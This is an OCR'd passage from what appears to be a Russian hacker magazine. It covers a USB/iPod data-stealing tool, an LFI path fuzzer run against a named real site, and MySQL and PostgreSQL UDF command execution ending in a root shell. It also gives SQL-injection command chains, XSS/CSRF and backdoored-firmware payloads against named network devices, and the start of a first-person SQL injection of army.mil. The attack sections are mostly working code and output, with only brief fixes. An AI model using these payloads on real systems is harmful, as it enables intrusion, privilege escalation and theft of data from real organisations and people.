- Что касается Ipod, — могу посоветовать программу aliveintheory.110mb.com/IPODSWITCHBLADE.zip. Установка предельно проста: распаковываем и при подключении к компьютеру, обращаемся в корне Ipod'a к .exe-файлу. Он запросит пароль. Набиваем «hak5», после чего установку можно считать завершенной. Подключаем плеер к компьютеру жертвы, делаем навигацию по нему и исполняем с progstart.bat. Понеслось! Ждем немного и потом проверяем файл «X:\iPod_Config\Dump».

- С остальными примочками можно ознакомиться здесь: wiki.hak5.org/wiki/USB_Switchblade#Max_Damage_Technique.

Коснусь только наиболее интересной, гремучей смеси — так называемой **Silivrenion's Technique**. Она работает на XP SP 2, и туда собрано все, что только можно (граббер ключей и данных для авторизаций на Windows Wireless Zero Configuration, netcat и т.д.). Интереса ради, стоит ознакомиться и с программой **ExeScript** (hide-folder.com/overview/hf_7.html), которая позволяет без особых знаний сделать из почти любых известных расширений (.bat, .vbs .js, WSF, WSH, HTA) исполняемый файл. Порой это может очень пригодиться!

Содержание «вредоносного» пакета. Как видишь, ничего сложного



№6

ЗАДАЧА: НАЙТИ НА ВЗЛОМАННОМ ПОСРЕДСТВОМ НУЛЬБАЙТА СЕРВЕРЕ ИНТЕРЕСНЫЕ ФАЙЛЫ (КОНФИГИ, ДАМПЫ БАЗ И Т.П.)

РЕШЕНИЕ:

При эксплуатации LFI, или нульбайтов, часто встает вопрос об обнаружении каких-либо важных локальных файлов. На некоторых системах, вроде FreeBSD, такая проблема отпадает сама собой, поскольку нульбайт предоставляет пофайловый листинг директорий. Но что делать на других системах (CentOS, Linux), где подобные вещи приходится искать наугад? Можно воспользоваться простым скриптом, который будет скармливать задание на поиск файла (к примеру, passwd) и прогонять его по всем возможным директориям с разной глубиной. Наиболее интересные фрагменты сценария привожу ниже, а полный код ищи на DVD:

```
import sys, httplib, urllib2, socket, time, re
# шаблоном можно задать поиск конкретной строки, на-
пример, в файле /etc/passed
Search = "root:"
#Verbose Mode On = 1
Verbose = 0
# заветный список путей для сканирования
vulns = "http://packetstormsecurity.org/fuzzer/
dirTraversal.txt"
# интервал ожидания
TTW = "2"
def main(host, path):
  h = httplib.HTTP(host)
  h.putrequest("HEAD", path)
  h.putheader("Host", host)
  h.endheaders()
  okresp, reason, headers = h.getreply()
  return okresp, reason, headers.get("Server")
def getsource(line):
  try:
    source = urllib2.urlopen("http://"+line).read()
    if Verbose == 1:
      print "Source:»,len(source)
      if re.search(Search.lower(), source.lower())\
        != None:
        print "\n[!] LFI:", line, "\n"
  except(urllib2.HTTPError, urllib2.URLError), msg:
    print "[-] Received Error:", msg
socket.setdefaulttimeout(10)
...
print "\n[+] Host:",host
print "[+] File:",x
print "[+] Search:",Search
print "[+] Time to wait:", TTW, "seconds"
print "[+] Server:", server
print "[+] Response:", okresp, reason
print "[+] Paths Loaded:",len(paths)
if Verbose == 1:
      print "[+] Verbose Mode On\n"
else:
      print "[+] Verbose Mode Off\n"
```

```
C:\WINDOWS\system32\cmd.exe - lfifuzz.py blog.libro.co.kr/Web/Pages/postIt.aspx?id=
[+] Host: blog.libro.co.kr/Web/Pages/postIt.aspx?id=
[+] File: etc/passwd
[+] Search: root:
[+] Time to wait: 1 seconds
[+] Server: Microsoft-IIS/6.0
[+] Response: 302 Found
[+] Paths Loaded: 879
[+] Verbose Mode Off

[-] Received Error: HTTP Error 404: Not Found
[-] Received Error: HTTP Error 404: Not Found
[-] Received Error: HTTP Error 404: Not Found
[-] Received Error: HTTP Error 404: Not Found
```

Автоматизированный подбор в прогрессе

№7

ЗАДАЧА: АЛЬТЕРНАТИВНЫМ СПОСОБОМ УЗНАТЬ ОС НА СЕТЕВОМ УРОВНЕ

РЕШЕНИЕ:

Представим, что стандартными средствами узнать инфу о системе не получается. К примеру, сканирование NMAP легко сбить с толку на системах с открытым исходным кодом. Что делать? Прибегнуть к технике пассивного фингерпринтинга? Открою секрет: его тоже можно обмануть (изменить опции следования TCP OPTIONS, изменить размеры окна, модифицировать ядра ОС и так далее), хоть он и является наиболее актуальным и правдивым. У задачи нет однозначного ответа. Следует применить несколько разных по назначению способов. Вот способ определения ОС по telnet-сервису:

1. Скачиваем относительно новую утилиту **telnetrecon** (computec.ch/projekte/telnetrecon), позволяющую при открытом telnet-сервисе (TCP 23) определить ОС.

2. После запуска видим, допустим, следующий ASCII-вывод:


```
255-253-37-255-251-255-251-255-253-92-39-255-253-255-253-255-251
```

Это говорит об отпечатке Windows XP.

3. Спецификацию Telnet можно найти в документе RFC 854. Расшифровка ответа описывается примерно так:

```
"255" — IAC-byte
"253" — DO [0xdf]
"37" — Authentication option (RFC 2941)
"255" — IAC-byte
"251" — WILL [0xfb]
```

Внешний вид интерфейса TelnetRecon





АНДРЕЙ «SKVOZ» КОМАРОВ


ОБЗОР://ЭКСПЛОЙТОВ

01 ОБФУСКАЦИЯ СТАТУСБАРА В MOZILLA FIREFOX («CLICKJACKING»)


>> Brief

Классификация атаки целиком и полностью относится к «спуфингу». Clickjacking, или так называемый «угон кликов» — относительно новая угроза со старым смыслом. Суть в следующем — юзеров обманом заставляют нажимать на невидимые элементы страниц в интернете (ссылки или диалоговые элементы), — что может вести к изменению правил безопасности на компьютере пользователя или к посещению опасных веб-сайтов. Метод не нов, однако свежие исследования свидетельствуют о расширении программного обеспечения, в рамках которого пользователь может стать жертвой clickjacking. К примеру, в список попали все современные средства, активно применяющиеся при серфинге в Сети: Adobe Flash Player, Internet Explorer, Opera, Safari и Firefox. Сама вредоносная функция, из-за которой поднялся весь шум, состоит из мизерного количества строк:

Тревога! Примерное такие алерты ты будешь получать от плагина Firefox NoScript при обнаружении вредоносных JS-сценариев



Наглядная демонстрация работы XSSFilter в IE 8




```
function updatebox(evt) {
mouseX=evt.pageX?evt.pageX:evt.clientX;
mouseY=evt.pageY?evt.pageY:evt.clientY;
document.getElementById('mydiv').style.left=mouseX-1;
document.getElementById('mydiv').style.top=mouseY-1;
}
```

Вызывается она через onclick="updatebox(event)", — после чего осуществляется скрытый редирект на сторонний ресурс. Такая маскировка имеет место и в других браузерах, например, Google Chrome.

>> Targets:

Google Chrome 1.0.154.43/Mozilla Firefox 3.0.5/IE 7.0

>> Exploit

http://seclists.org/bugtraq/2009/Jan/0268.html

>> Solution

У браузера Firefox нет встроенных средств, которые помогли бы избежать этой напасти. Чтобы как-то обезопасить себя, пользователям предлагается установить специальный плагин Noscript. В IE 8 этим занимается XSSFilter, но аналогов NoScript для других браузеров не существует. В Opera борьба с «кликджекингом» складывается следующим образом. Так как наиболее популярный метод его эксплуатации — это расстановка iframe'ов, хорошо бы их запретить. Делается это в «Инструменты → Настройки → Дополнительно → Содержимое → Настроить стили». В появившемся диалоговом окне необходимо убрать галку с пункта «Включить inline-фреймы». Вводим в строке адреса opera:config, ищем слово IFrames и «Отключить элемент» (понадобится перезагрузка браузера).

02 FULL-DISCLOURE ИСПОЛНЕНИЕ КОМАНД В MYSQL С ПОМОЩЬЮ UDF-ФУНКЦИЙ

>> Brief

Современные базы данных поражают функциональными широтами. Их сложность сравнима с работой операционной системы или отдельного языка программирования. Любая база данных тем или иным образом взаимодействует с операционной системой.
В MySQL можно создавать User-Defined функции (UDF) и с помощью них обращаться к окружению операционной системы, на которой эта база установлена. Такое «обращение» зачастую приводит к исполнению потенциально опасных команд. Что и было продемонстрировано пару лет назад в боевом эксплоите для выполнения неавторизированного кода с использо-

ванием баз — raptor_udf2.c (0xdeadbeef.info/exploits/raptor_udf2.c). В целом, эксплуатация сводилась к следующему: с какими-либо заданными привилегиями хакер имеет доступ к базе. Иным вариантом могло быть действие по загрузке уже заведомо скомпилированного вредоносного кода — в качестве динамически подключаемой библиотеки (dybnamic-link library — Windows) или shared object (Unix/Linux-like) через load_file на сайте, к примеру, при использовании SQL-injection. Рассмотрим ситуацию локального доступа:

```
$ id
uid=500(raptor) gid=500(raptor) groups=500(raptor)
# собираем эксплоит
$ gcc -g -c raptor_udf.c
$ gcc -g -shared -W1,-soname,raptor_udf.so -o raptor_
udf.so raptor_udf.o — lc
# лезем в базу, куда попытаемся засунуть динамическую
библиотеку в формате .so
$ mysql -u root -p
Enter password:
[...]
# используем какую-либо базу, например, с именем
«mysql»:
mysql> use mysql;
# создаем таблицу с хранящимися значениями в формате blob
mysql> create table foo(line blob);
# импорт библиотеки
mysql> insert into foo values(load_file('/home/raptor/
raptor_udf.so'));
# метод запуска «malicious»-функции
mysql> select * from foo into dumpfile '/usr/lib/raptor_udf.so';
mysql> create function do_system returns integer soname
'raptor_udf.so';
mysql> select * from mysql.func;

+-----------+-----+---------------+----------+

| name      | ret | dl            | type     |

+-----------+-----+---------------+----------+

| do_system |   2 | raptor_udf.so | function |

+-----------+-----+---------------+----------+

mysql> select do_system('id > /tmp/out; chown raptor.
raptor /tmp/out');
mysql> \! Sh
# полученный шелл
sh-2.05b$ cat /tmp/out
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon
),3(sys),4(adm)
```

Одним из весомых ограничений является работа только с базами MySQL ниже пятой ветки и разрешенной возможностью подключать динамические библиотеки. Как писать такие функции, можно узнать на ресурсе Ролана Баумана (mysqludf.org). Что касается нового метода повысить привилегии (с выполнением неавторизированного кода через базу), — для начала следует обратиться к библиотеке lib_mysqludf_sys (mysqludf.org/lib_mysqludf_sys/index.php), которая предоставляет набор методов для непосредственного доступа к системе:

```
sys_exec — исполнение произвольной команды ех системы
sys_get — информация о получении переменной окружения
sys_set — создать или задать переменную окружения, обно-
вить ее значение
```

Весь юмор в том, что функции могут быть использованы с базами MySQL 5.x. Важно помнить, что стандартный вывод предоставляет функция sys_eval, а не sys_exec. Вторая возвращает только код выполнения команды — 1 или 0. Исходя из этих соображений, подключаемый «боевой код» в виде нового эксплоита содержит незначительно пропатченную lib_mysqludf_sys, в которой sys_exec заменена на sys_eval.

```
$ wget --no-check-certificate https://svn.sqlmap.org/
sqlmap/trunk/sqlmap/extra/mysqludfsys/lib_mysqludf_
sys_0.0.3.tar.gz
$ tar xfz lib_mysqludf_sys_0.0.3.tar.gz
$ cd lib_mysqludf_sys_0.0.3
$ sudo ./install.sh
# собираем подключаемый модуль
gcc -Wall -I/usr/include/mysql -I. — shared lib_
mysqludf_sys.c -o /usr/lib/lib_mysqludf_sys.so
MySQL UDF compiled successfully
$ mysql -u root -p mysql
Enter password:
[...]
mysql> SELECT sys_eval('id');
+-------------------------------------------------+
| sys_eval('id') |
+-------------------------------------------------+
| uid=118(mysql) gid=128(mysql) groups=128(mysql) |
+-------------------------------------------------+
1 row in set (0.02 sec)
# попробуем что-нибудь натворить, например создать файл
mysql> SELECT sys_exec('touch /tmp/test_mysql');
+-----------------------------------+
| sys_exec('touch /tmp/test_mysql') |
+-----------------------------------+
| 0 |
+-----------------------------------+
1 row in set (0.02 sec)

mysql> exit
Bye
$ ls -l /tmp/test_mysql
— rw-rw---- 1 mysql mysql 0 2009-01-16 23:18 /tmp/test_
mysql
```


>> Targets

MySQL 5.0+

>> Exploit

Скачать эксплоит можно на репозитории известной программы для проведения SQL-injection — svn.sqlmap.org/sqlmap/trunk/sqlmap/extra/mysqludfsys/.

Процесс захвата машины с применением raptor



Возможности AppArmor впечатляют. С ней можно даже заточить WEB-сервер

Вот к чему приводит ошибка при отсутствии проверок на аномалии в IOCTL

>> Solution

Основное решение проблемы — запретить записи в актуальные директории, куда хакер мог бы залить скомпилированный эксплоит. Проделать это можно расстановкой прав доступа, а также — применив специальные программные средства, вроде AppArmor. Многие считают, что AppArmor — это WEB-application файрвол. На самом деле, возможности его гораздо шире, потому что основная задача проекта — внедрить дискреционный доступ (DAC) путем останова мандатов (MAC). Для каждого приложения можно создать свой профиль безопасности, в котором урезать многие вещи. Оцени разницу с включенным AppArmor:

```
sudo apparmor_status
[...]
1 processes have profiles defined.
0 processes are in enforce mode :
0 processes are in complain mode.
1 processes are unconfined but have a profile defined.
/usr/sbin/mysqld (5128)
$ mysql -u root -p mysql Enter password:
[...]

mysql> SELECT sys_eval('id');
+-----------------+
| sys_eval('id') |
+-----------------+
||
+-----------------+
1 row in set (0.12 sec)
```

Тишина!

```
mysql> select sys_exec('id');
+-----------------+
| sys_exec('id') |
+-----------------+
| 32512 |
+-----------------+
1 row in set (0.01 sec)
mysql> exit
Bye
# Работа с отключенным AppArmor:
$ sudo /etc/init.d/apparmor stop
Unloading AppArmor profiles : done.
$ sudo apparmor_status
[...]
0 processes have profiles defined.
0 processes are in enforce mode :
0 processes are in complain mode.
0 processes are unconfined but have a profile defined.
$ mysql -u root -p mysql
Enter password:
[...]
mysql> select sys_eval('id');
+-------------------------------------------------+
| sys_eval('id') |
+-------------------------------------------------+
| uid=118(mysql) gid=128(mysql) groups=128(mysql) |
+-------------------------------------------------+
1 row in set (0.02 sec)

mysql> select sys_exec('id');
+----------------+
| sys_exec('id') |
+----------------+
| 0 |
+----------------+
1 row in set (0.10 sec)
```

03 ИСПОЛНЕНИЕ КОМАНД С POSTGRESQL UDF

>> Brief

Ситуация с UDF повторяется в этом типе баз. Злоумышленник может создать злонамеренный вызов UDF и с его помощью исполнить на системе какие-либо команды (запустить программу, прочитать файл, удалить его, создать новый). В PostgreSQL это осуществимо несколькими методами. Самый «базовый» — заюзать стандартную функцию libc system(). Такой метод реализован в известном проекте, активно используемом при пентестах — pgshell (leidecker.info/projects/pgshell.shtml).

В чем состоит эксплуатация? Мы находимся в условиях функционирующей SQL-injection:

```
/store.php?id=1; <Injection>
```

Еще со времен Postgree SQL 8.1 можно создавать произвольные UDF-функции с подключением доступных обьектов. Например, так:

```
CREATE FUNCTION system(cstring) RETURNS int AS '/lib/
libc.so.6', 'system' LANGUAGE 'C' STRICT.
```

Помни, что функция system() будет возвращать INT-значение, хотя нам

День при внедрении дополнительных проверок версии HTTP приводит к очень печальным последствиям

нужно лицезреть стандартный stdout-поток. Для этого мы применяем такую уловку:

```
# создаем отдельную таблицу, куда будет попадать вывод
/store.php?id=1; CREATE TABLE stdout(id serial, system_
out text) –

# создаем ту самую злодейскую функцию
/store.php?id=1; CREATE FUNCTION system(cstring)
RETURNS int AS '/lib/libc.so.6','system' LANGUAGE 'C'
STRICT --

# исполняем какую-либо команду с перенаправлением вывода
в доступную для записи директорию
/store.php?id=1; SELECT system('uname -a > /tmp/test') –

# копируем то, что осело после редиректа потока вывода в
файл в таблицу system_out
/store.php?id=1; COPY stdout(system_out) FROM '/tmp/
test' –

# организуем вывод результата
/store.php?id=1 UNION ALL SELECT NULL,(SELECT stdout
FROM system_out ORDER BY id DESC),NULL LIMIT 1 OFFSET 1--
```

Иной вариант затрагивает аспект использования Procedural Language Function (PL/tcl, PL/pl, PL/python). Соответственно, Postgree разрешает написание соответствующих функций на этих языках и использование их для выполнения операций в базе.

```
# проверяем, доступна ли работа с PL/Python в базе
/store.php?id=1; SELECT count(*) FROM pg_language WHERE
lanname='plpythonu'
# если нет, попробуем включить
/store.php?id=1; CREATE LANGUAGE plpythonu
# если такая работа поддерживается, то смело создаем спе-
циальную функцию, которая будет принимать от нас запрос и
интерпретировать на Python
/store.php?id=1; CREATE FUNCTION proxyshell(text)
RETURNS text AS 'import os; return os.popen(args[0]).
read() 'LANGUAGE plpythonu
# вызов функции с передачей параметров
 /store.php?id=1 UNION ALL SELECT NULL,
proxyshell('whoami'), NULL OFFSET 1;--
```

Аналогично можно заюзать PL/Perl:

```
# проверка доступности PL/Perl
SELECT count(*) FROM pg_language WHERE lanname='plperlu'
```

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Версия 5.1.2600]
(C) Корпорация Майкрософт, 1985-2001.

C:\Documents and Settings\andrej>"C:\Program Files\Kartoffel\Kartoffel.exe"

[ Kartoffel 1.4 ]          Secure your driver
  Ruben Santamarta    -    kartoffel.reversemode.com

Usage:
        -d --device              Device Optional[,ACCESSMASK,SHAREACCESS]
        -z --fuzzsizeinput       Min,Max
        -Z --fuzzsizeoutput      Min,Max
        -n --inputsize           Size (in ULONG_PTRs)
        -o --outputsize          Size (in ULONG_PTRs)
        -u --fuzzinput           METHOD,SUBMETHOD
        -U --fuzzoutput          METHOD,SUBMETHOD
        -I --fuzzioctl           Min,Max
        -b --FillInput           FILE
        -B --FillOutput          FILE
        -c --checkDeadlock       Timeout (miliseconds)
        -q --loaddriver          FILE,Servicename
        -w --(d)iscarddriver     Servicename
        -H --(S)howDrvObj        \Device - \Driver -\Filesystem
        -K --(K)ernelMem         KernelAddress (0xHex)
        -L --(D)isassemble       KernelAddress (0xHex)
        -O --(O)verview          pluginname
        -D --(e)xecuteDirect     pluginname
        -p --(i)nfodevice        :all: or devicename
        -S --Synchronous
        -r --listdrivers
        -x --internalinfo
        -v --VerifyType3overwrite
        -g --FSCTL
        -W --(U)seWriteFile
        -R --(u)seReadFile
        -P --(P)npView
        -X --(E)xtension (enable WinDbg integration)
        -Y --(Y)etAnotherBSOD (Crash the system)

C:\Documents and Settings\andrej>
```

Зловещая программа для фаззинга драйверов

```
# создаем специальную функцию CREATE FUNCTION
proxyshell(text) RETURNS text AS 'open(FD,"$_[0]
|");return join("",<FD>);' LANGUAGE plperlu

# передаем команды в качестве параметров
 SELECT proxyshell(os command);
```

>> Targets
PostgreSQL 8.2/8.3/8.4

>> Exploits
http://milw0rm.com/sploits/2009-lib_postgresqludf_sys_0.0.1.tar.gz

>> Solution
Действия аналогичны MySQL.

PGP DESKTOP 9.0.6 LOCAL DENIAL OF SERVICE

04

>> Brief:
Недавно Максим Суханов описывал принципиально новую атаку на раскрытие информации, хранимой в крипто-контейнерах, в том числе и этой софтины. Теперь знаменитая PGP оказалась некомпетентна при обработке специально сформированной информации драйвером PGPwded.sys, — это приводит к локальному отказу в обслуживании и может обернуться уничтожением ценной информации. Исследование показало, что драйвер некорректно обрабатывает IOCTL (0x80022038):

```
Device Type: Custom Device Type: 0x8002, 32770
Transfer Type: METHOD_BUFFERED (0x0, 0)
Access Type: FILE_ANY_ACCESS (0x0, 0)
Function Code: 0x80E, 2062
```

Напомню, что IOCTL — это контроль ввода/вывода. Иными словами, системный вызов ioctl выполняет различные управляющие действия над обычными устройствами и псевдоустройствами (для файлов, не являющихся псевдоустройствами, действия зависят от устройства). Аргументы command и arg передаются в файл, ассоциированный с соответствующим дескриптором, и интерпретируются драйвером устройства. Кстати, после анализа крэш-дампа и исследования



AXIS 70U Network Document Server — собственной персоной

Найти уязвимые роутеры можно с помощью Google Dork из GHDB

KERNEL_MODE_EXCEPTION_NOT_HANDLED (8e), понимаешь, что присутствует аналогичная угроза падения в «синий экран». Обнаружить такие вещи можно с помощью фаззинга — известного метода тестирования приложений. Суть его состоит в том, что, играясь с приложением разными аномальными данными, можно выявить места переполнений и некорректной обработки информации. К драйверному уровню в этом плане применимы следующие проекты: IOCTL-proxy (orange-bat.com/code/ioctl-proxy.zip), kartoffel (kartoffel.reversemode.com/downloads.php).

>> Targets

PGP Desktop 9.0.6 (Build 6060)

>> Exploits

Рабочий эксплойт можно найти по адресу http://www.evilfingers.com/advisory/PGPDesktop_9_0_6_Denial_Of_Service_POC.php.

>> Solution

Исправлений уязвимости пока нет.

05 МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В ПО АППАРАТНЫХ СЕТЕВЫХ УСТРОЙСТВ

Если нельзя взломать сам сервис, на машине, сервере, принтере или ином оборудовании, исследуем его фронтенд (WEB-админки; панели управления, если она доступна). Вот баги, которые были обнаружены:

Вендор: AXIS
AXIS 70U Network Document Server
Атака: XSS + локальный инклуд
Эксплуатация:
XSS:

```
• http://[server]/user/help/help.shtml?<script>alert(
'XSS')</script>
• http://[server]/user/help/general_help_user.shtml?<
script>alert('XSS')</script>
```

Локальный инклуд в модуле помощи (user/help/help.shtml), позволяющий читать любые файлы на сервере:

```
• http://[server]/user/help/help.shtml?/admin/this_
server/this_server.shtml
```

Вендор: Profense
Profense Web Application Firewall
Атака: XSRF / XSS
Эксплуатация:

«Наш продукт защищает от всех угроз, описанных в десятке OWASP» — цитируем разработчиков проекта. Спорить с ними не будем, но вендор, защищающий от наиболее популярных WEB-угроз, сам же забыл позаботиться о своей безопасности! Включаем SSH/SNMP:

```
<img src=https://10.1.1.199:2000/ajax.
html?hostname=profense.mydomain.com&gateway=
10.1.1.1&dns=10.1.1.1&smtp=10.1.1.1&max_src_
conn=100&max_src_conn_rate_num=100&max_src_conn_
rate_sec=10&blacklist_exp=3600&ntp=ntp.hacked.
com&timezone=CET&syslog=syslog.hacked.com&syslog_
ext_l=4&snmp_public=public&snmp_location=&contact=
admin%40mydomain.com&ftp_server=ftp.hacked.com&ftp_
port=21&ftp_login=user&ftp_passwd=password&ftp_
remote_dir=%2Fhijacked_log&scp_server=scp.hacked.
com&scp_port=22&scp_login=admin&scp_remote_
dir=%2Fhijacked_log&ftp_auto_on=on&scp_auto_
on=on&ssh_on=on&remote_support_on=on&action=configur
ation&do=save>

Apply new configurations:
<img src=https://10.1.1.199:2000/ajax.html?action=res
tart&do=core>
```

Добавляем proxy:

```
<img src=https://10.1.1.199:2000/ajax.
html?vhost_proto=http&vhost=vhost.com&vhost_
port=80&rhost_proto=http&rhost=10.1.1.1&rho
st_port=80&mode_pass=on&xmle=on&enable_file_
upload=on&static_passthrough=on&action=add&do=save>
```

Отключаем всю красоту («гасим свечи»):

```
<img src=https://10.1.1.199:2000/ajax.
html?action=shutdown>
```

XSS:

```
• https://10.1.1.199:2000/proxy.html?action=manage&ma
in=log&show=deny_log&proxy=>"<script>alert(document.
cookie)</script>
```

Вендор: DLINK
D-link VoIP Phone Adapter
Атака: перезапись «прошивки» устройства + XSS
Эксплуатация:
Подготавливаем файл для CSRF-нападения со «своей прошивкой»:

```
<html>
<form action="http://10.1.1.166/Forms/cbi_Set_SW_Upda
te?16640,0,0,0,0,0,0,0,0,0" method="POST">
<input name="page_HiddenVar" value="0">
<input name="TFTPServerAddress1" value="10">
<input name="TFTPServerAddress2" value="1">
<input name="TFTPServerAddress3" value="1">
<input name="TFTPServerAddress4" value="1">
<input name="FirmwareUpdate"
value="enabled">
<input name="FileName" value="backdoored_firmware.
img">
<input type=submit value="attack">
</form>
</html>
```

Применяем социальную инженерию и впариваем «товар» админу.

XSS:

```
• http://10.1.1.166/Forms/page_CfgDevInfo_Set?%3Cscri
```

```
pt%3Ealert(%22hacked%22)%3C/script%3E
```

Вендор: 3COM
3Com OfficeConnect Wireless Cable/DSL Router
Атака: обход авторизации
Эксплуатация:
Чтобы управлять устройством полноценно, требуется пройти жесткую авторизацию. Без нее стороннему пользователю запрещено просматривать какие-либо внутренние страницы. При более детальном исследовании ПО выявилось присутствие нескольких CGI-сценариев. Например, утилиты бекапа («System Tools → Configuration → Backup Configuration»). Любой, в том числе, неавторизированный пользователь, может обратиться к ней — и выкачать файл, который она генерирует (config.bin). А ведь божественное предназначение этой утилиты — создавать резервную копию данных, содержащую конфигурационные настройки, логины, пароли, wifi-ключи, snmp-пароли и многое другое.

```
http://<IP>/SaveCfgFile.cgi
```

Содержание config.bin:

```
pppoe_username=xxxxxxxxxxxxxxx
pppoe_password=xxxxxxxxx
pppoe_service_name=xxxxxxxxx
[...]
mradius_username=xxxxxx
mradius_password=xxxxxx
mradius_secret=xxxxxxx
[...]
```

Для решения проблемы требуется отключить опцию «Remote Administration»:
http://www.securityfocus.com/archive/1/500762/30/0/threaded.

Вендор: CISCO
CISCO IOS
Атака: XSRF/XSS
Эксплуатация:
Проверяем наличие HTTP-сервера:

```
furchtbar#show ip http server status | include status
HTTP server status: Enabled
HTTP secure server status: Enabled
furchtbar#sh ip int br | i up
FastEthernet0/0 192.168.1.2 YES NVRAM
up up
```

XSS:

```
•http://192.168.1.2/level/15/exec/-/"><body
onload=alert("bug")>
•http://192.168.1.2/level/15/exec/-/"><iframe onload = alert
("bug")>
•http://192.168.1.2/exec/"><body onload="alert('bug');">
```

CSRF (пример изменения):

```
• http://192.168.1.2/level/15/exec/-/"><body onload=window.
location ='http://192.168.1.2/level/15/configure/-/hostname
/BUGGY/CR'>
```

Активный ресеч при обнаружении этих уязвимостей проявили: Digital Security Research Group [DSecRG], израильская команда BinaryVision, Luca Carettoni (luca.carettoni[at]ikkisoft[dot]com).



АТАКА ARMY.MIL

ВЗЛОМ ОФИЦИАЛЬНЫХ САЙТОВ АРМИИ США

Безопасность WEB-приложений оставляет желать лучшего – и не только в публичном секторе. Нередко в СМИ мелькает информация о том, что взломан крупный государственный или даже военный ресурс. Фантастика или явные бреши в безопасности? Вокруг историй взломов обычно много баек и журналистских фантазий. До правды достучаться трудно. Специально для журнала «Хакер» в этой статье представлен взлом одного из самых маститых проектов военного сектора США – Army.mil.

Если проанализировать ленту зеркал «дефейсов» правительственных ресурсов, которую ведет портал Zone-h.org, интерес злоумышленников к проектам такого рода становится почти очевидным. Влечет их и чистый энтузиазм (спортивный интерес и повышение собственной репутации), и стремление к заработку (продажа доступов, информации), и злостный шпионаж (информационная разведка).

Первые, казалось бы, шуточные упоминания о взломе официального сайта армии США были оставлены неизвестным хакером katharsis (им снято видео US Army HACK — располагается по ссылке katharsis.bplaced.net/armyhack.htm). Ряд подпроектов (cpma.apg.army.mil, 2rotc.army.mil) был затронут в 2000 году хакерской группой «Crime boys». А уже ближе к нашим дням, после военного конфликта в Газе, не без турецкой помощи были взломаны soa.mdw.army.mil, mdw.army.mil, mdwweb.mdw.army.mil и spiritofamerica.mdw.army.mil.

Как видишь, аппетиты хакеров в этой сфере ничем не ограничены.

В БОЙ!

Не буду тратить время на переливание из пустого в порожнее. Буквально сразу мое внимание обратилось к проверке структур параметризованных запросов:

```
• http://www4.army.mil/otf/story.php?id=1
• http://www4.army.mil/otf/story.php?id=-31337
```

Картина не изменилась, поэтому целью будущих действий была эксплуатация SQL-injection — одной из самых критичных атак по мнению Web Application Security Consortium. Подбор колонок после нескольких неудачных попыток осуществлялся автоматизировано, с помощью специально написанного скрипта в пару строк:

```
import os, sys, httplib
# опознаем путь для инъекции
p = 'http://www4.army.mil/otf/story.php?id=1+AND+1=2+U
NION+SELECT+'

def find(host, p):
  try: # задаем растущий ряд 0,1,2,3,4 …
    for i in range(50):
      colls = p+str(i)+','
      # выполняем запрос с проверкой кода ответа
      h = httplib.HTTP(host)
      h.putrequest('GET', colls)
      h.putheader('Accept', 'text/html')
      h.putheader('Accept', 'text/plain')
      h.endheaders()
